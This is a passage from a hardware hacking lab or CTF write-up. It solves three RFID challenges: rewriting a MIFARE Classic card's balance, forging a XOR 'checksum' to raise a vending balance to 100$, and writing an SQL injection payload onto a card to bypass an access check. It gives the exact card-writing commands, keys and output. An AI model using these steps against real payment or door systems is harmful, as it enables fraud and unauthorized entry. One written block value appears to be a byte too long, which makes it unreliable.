The UID is now overwritten with the values we chose and you can verify your solution on the RFID bench.

Challenge #11: Vending Machine

Difficulty

Hard

Goal

Change the amount of money on the card

Description

Some vendor created a vending machine that uses RFID cards to perform the payments. The money can be deposited via a terminal. Perhaps it is possible to change the amount of money on the card?

Focus on sector 10 here, just to prevent messing up the following challenges.

Solution

After reading the data you need to understand the data that is stored in the sector. You know that one of the cards has 15,34 $ available and the other one has 11,20 $ available. When reading the data on one of the cards you will see the following (depending on which card you took):

```
Sector 10, block 40 contains:
05 FB 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

When decoding the hex values to decimal you will receive the following number: 1531 which represent the 15,31$ on the card. So perhaps just changing this number could be enough to change the amount of money on the card.

Convert 100,00 to 10000 and encode it from decimal to hex: 2710

Write this on the card on block 40:

```
java -jar acr122urw.jar --write 10 0 ABFFADFFBCFF 27100000000000000000000000000000
```

```
Opening device
Listening for cards...
13:44:25.079 [main] DEBUG o.n.spi.acs.Acr122ReaderWriter - Starting new thread Thread-0
Press ENTER to exit
Card detected: MIFARE_CLASSIC_1K ID:  ConnectionToken: org.nfctools.spi.acs.AcsConnectionToken@112c41a
Old block data: 05FB0000000000000000000000000000 (Key B: ABFFADFFBCFF)
New block data: 27100000000000000000000000000000 (Key B: ABFFADFFBCFF)
```

Challenge #12: Secure Vending Machine	
Difficulty	Hard
Goal	Change the amount of money on the card
Description	The same vendor is back now with an upgraded system and they are using a military grade checksum to verify if the amount of money was not altered in any way by the user. Focus on sector 7 here, just to prevent messing up the following challenges.
Solution	After reading the data you need to understand the data that is stored in the sector. You know that one of the cards has 5,5 $ available and the other one has 25,5$ available. When reading the data on one of the cards you will see the following (depending on which card you took): Sector 7, block 28 contains: **00 1F 00 00 02 26 00 00 00 00 00 00 00 00 02 39** Converting some of the numbers will only make sense for "0226" which becomes 550 in decimal. So this is most likely the amount of money stored on the card. So what happens if we just change that number to something else? Spoiler, it will not work, because this time the vendor implemented a checksum. Next goal will be understanding the checksum the vendor implemented. If you successfully reverse engineered the checksum you will see that this is the logic for the checksum: Transaction number **XOR** Amount of money = Checksum 00 1F XOR 02 26 = 02 39 To change the money we will have to calculate this checksum again. Let's do this for 100$: 100 $ → 10000 → decimal to hex: **27 10** Transaction number **XOR** Amount of money = Checksum 00 1F XOR 27 10 = 27 0F Write this to card in the following way and you will be able to buy the product of 100$: `java -jar acr122urw.jar --write 7 0 ABFFADFFBCFF 001F00002710000000000000000000270F`

Challenge #13: WTF challenge

Difficulty

Hard

Goal

Get access to the restricted area

Description

The same vendor is back now with an upgraded system that use military grade checksums to verify if the amount of money was not altered in any way by the user.

Focus on sector 12 here, just to prevent messing up the following challenges.

Solution

For this challenge you get a part of the source code of the RFID system. The code looks like this:

```
# Clear Screen
os.system('clear')
# Select tag
util.set_tag(uid)
# Perform authentication to block 48
util.auth(rdr.auth_a, [0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF])
util.do_auth(48)

# Read block 48
(error,data) = rdr.read(48)
strData = ""
for item in data:
    strData += str(unichr(item))
strData = strData.rstrip("\x00")

# SQL lookup
sql='SELECT * FROM Employees WHERE CardNumber="' + strData + '"'
cursor.execute(sql)
result=cursor.fetchall()

# Check access
os.system('clear')
if len(result) > 0:
    fancyPrint(textWin,'green')
else:
    fancyPrint(textFail,'red')
# De-authenticate
with suppress_stdout():
    util.deauth()
```

In there you will need to find a vulnerability. As you can see the issue is present in the SQL command. The data from the card is not escaped in any way so it is possible to perform SQL injection on the RFID system.

The following simple SQL injection could be used to bypass the access restrictions:

A" OR "1"="1

Encode this data to HEX and write it to the card:

java -jar acr122urw.jar --write 12 0 FFFFFFFFFFFF 4122206f72202231223d223100000000

```
Opening device
Listening for cards...
14:45:40.093 [main] DEBUG o.n.spi.acs.Acr122ReaderWriter - Starting new thread Thread-0
Press ENTER to exit
Card detected: MIFARE_CLASSIC_1K ID:  ConnectionToken: org.nfctools.spi.acs.AcsConnectionToken@112c41a
Old block data: 00000000000000000000000000000000 (Key A: FFFFFFFFFFFF)
New block data: 4122206F72202231223D223100000000 (Key A: FFFFFFFFFFFF)
```

When using the card on the system you will be able to get access to the restricted area.